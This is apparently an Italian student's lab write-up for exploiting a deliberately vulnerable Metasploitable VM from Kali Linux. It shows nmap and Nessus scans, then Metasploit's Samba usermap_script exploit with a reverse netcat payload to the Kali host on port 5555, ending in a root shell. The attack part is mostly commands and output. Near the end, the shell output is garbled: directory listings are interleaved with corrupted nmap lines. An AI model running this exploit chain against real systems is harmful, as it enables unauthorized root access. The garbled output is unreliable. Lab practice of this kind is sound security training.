

Traccia 4

Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.50.100

IP Metasploitable: 192.168.50.150

Listen port (nelle opzioni del payload): 5555

Suggerimento:

Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

Ho iniziato configurando le due macchine virtuali necessarie al laboratorio: **Kali Linux** e **Metasploitable**.

Sulla macchina Kali, ho modificato la configurazione di rete tramite l'opzione *Edit Configuration*, assegnando l'indirizzo IPv4 specificato nell'esercizio.

The screenshot shows the 'Editing Statica' window in Kali Linux. The 'Connection name' is 'Statica'. The 'IPv4 Settings' tab is selected. The 'Method' is set to 'Manual'. Below, a table shows the network configuration:

Address	Netmask	Gateway
192.168.50.100	24	192.168.50.1

Buttons for 'Add' and 'Delete' are next to the table. Below the table, the 'DNS servers' field is set to '192.168.50.1'. There are also fields for 'Search domains' and 'DHCP client ID'. A checkbox 'Require IPv4 addressing for this connection to complete' is checked. At the bottom right, there are 'Routes...', 'Cancel', and 'Save' buttons.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.30 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.952 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.724 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.332 ms
^C
— 192.168.50.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.332/0.827/1.301/0.352 ms
(kali㉿kali)-[~]
$
```

Ho eseguito una scansione con **Nmap** sulla macchina Metasploitable per identificare i servizi attivi. Tra i risultati ottenuti, ho rilevato il servizio **Samba (smbd 3.x–4.x)** in ascolto sulla porta **445 TCP**.


```
➜ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.30 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.952 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.724 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.332 ms
^C
➜ 192.168.50.150 ping statistics ➜
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.332/0.827/1.301/0.352 ms

➜ (kali@kali)-[~]
➜ nmap -sV -p- 192.168.50.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 09:10 EDT
Nmap scan report for 192.168.50.150
Host is up (0.00080s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
41730/tcp open  nlockmgr     1-4 (RPC #100021)
44251/tcp open  status       1 (RPC #100024)
51815/tcp open  java-rmi     GNU Classpath grmiregistry
57639/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:24:4A:E3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.20 seconds
```

Per approfondire l’analisi, ho eseguito una scansione con **Nessus** avviando il servizio tramite:

`systemctl start nessusd`




Il vulnerability scan ha rilevato le seguenti criticità:

- 8 vulnerabilità **critiche**
- 5 vulnerabilità **alte**
- 22 vulnerabilità **medie**

- 6 vulnerabilità **basse**
- 90 **informazioni** aggiuntive

Tra le vulnerabilità segnalate, è stata evidenziata la nota **CVE associata a Samba** sulla porta 445.



192.168.50.150

8

5

22

8

90

CRITICAL

HIGH

MEDIUM

LOW

INFO

Scan Information

Start time:

Mon Sep 1 09:50:00 2025

End time:

Mon Sep 1 10:09:57 2025

Host Information

Netbios Name:

METASPLOITABLE

IP:

192.168.50.150

MAC Address:

08:00:27:24:4A:E3

OS:

Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

weakness (SSL check)					
CRITICAL	10.0*	-	-	61708	VNC Server 'password' Password
HIGH	8.6	5.2	0.0334	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	-	42256	NFS Shares World Readable
HIGH	7.5	6.1	0.3085	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	5.9	0.7865	90509	Samba Badlock Vulnerability
MEDIUM	6.5	4.4	0.0045	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	4.4	0.9232	136808	ISC BIND Denial of Service
MEDIUM	5.9	4.4	0.027	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	3.6	0.9015	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)

Ho avviato **Metasploit Framework** con il comando:

```
msfconsole
```

Utilizzando la funzione di ricerca:

```
search exploit/multi/samba
```

ho individuato diversi moduli relativi al servizio Samba. Tra questi, ho selezionato l'exploit:

```
exploit/multi/samba/usermap_script
```

Ho visualizzato e configurato le opzioni necessarie con:

```
show options
```

Le configurazioni principali sono state:

- RHOSTS = IP macchina Metasploitable
- LHOST = IP macchina Kali (192.168.50.100)
- LPORT = 5555

In parallelo, ho effettuato l'accesso a **Nessus Web Interface** su:

<https://192.168.50.100:8834/>

dove ho avviato un **basic scan**, focalizzandomi sulla porta **445 TCP**.

ls

che hanno confermato l'accesso e la possibilità di interagire con il file system della macchina compromessa.

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):


| Name    | Current Setting | Required | Description                                                                                                           |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST   | 192.168.50.100  | no       | The local client address                                                                                              |
| CPORT   |                 | no       | The local client port                                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sspni, socks4, socks5, socks5h, http |
| RHOSTS  | 192.168.50.150  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                                 |


Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 2 opened (192.168.50.100:5555 -> 192.168.50.150:40134) at 2025-09-01 10:02:57 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:24:4a:e3
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe24:4ae3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:97651 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90641 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8112039 (7.7 MB)  TX bytes:8225791 (7.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1456 errors:0 dropped:0 overruns:0 frame:0

whoami    open  exec      netkit-rsh rexecd
root:~$   open  login?    Netkit rshd
ls /tcp   open  shell     Netkit rshd
bin /tcp  open  java-rmi   GNU classpath gmicregistry
boot /tcp open  bindshell  Metasploitable root shell
cdrom /cp open  nfs        3-4 (RPC #100001)
dev /tcp  open  ftp        ProFTPD 1.3.3
etc /tcp  open  syslog     Syslogd 5.0.51a-3ubuntu5
home /cp  open  distccd    distccd v1 (GNU) 4.3.4 (Ubuntu 4.3.4-3ubuntu4)
initrd   open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
initrd.img open vnc        VNC (protocol 3.3)
lib /tcp  open  xfs        (access denied)
lost+found open  irc        UnrealIRCd
m_bind_meterpreter.elf UnrealIRCd
media /cp open  xpi3       Apache JServ (Protocol v1.3)
mnt /tcp  open  http       Apache Tomcat/Coyote JSR engine 3.1
nohup.out open  drp        Ruby DRP GDI (Ruby 1.8; path /usr/lib/ruby/1.8/drp)
opt /tcp  open  nlsmgr     1-4 (RPC #100021)
proc /tcp open  status     1 (RPC #100024)
root /tcp open  java-rmi   GNU classpath gmicregistry
sbin /tcp open  mountd     1-3 (RPC #100005)
srv address: 08:00:27:24:4a:e3 (PC: Systemtechnik/Oracle VirtualBox Virtual NIC)
sys /cp  info  Hosts: metasploitable.localdomain, irc.Metasploitable.IAN; OSs: Unix, Linux; CPU:
test_metasploit
tmp /cp  detection performed. Please report any incorrect results at https://nmap.org/submit/
usr /cp  done: 1 IP address (1 host up) scanned in 1m1.28 seconds
var
vmlinuz  [1]

```

Risultato: exploit eseguito con successo e accesso root ottenuto sulla macchina Metasploitable.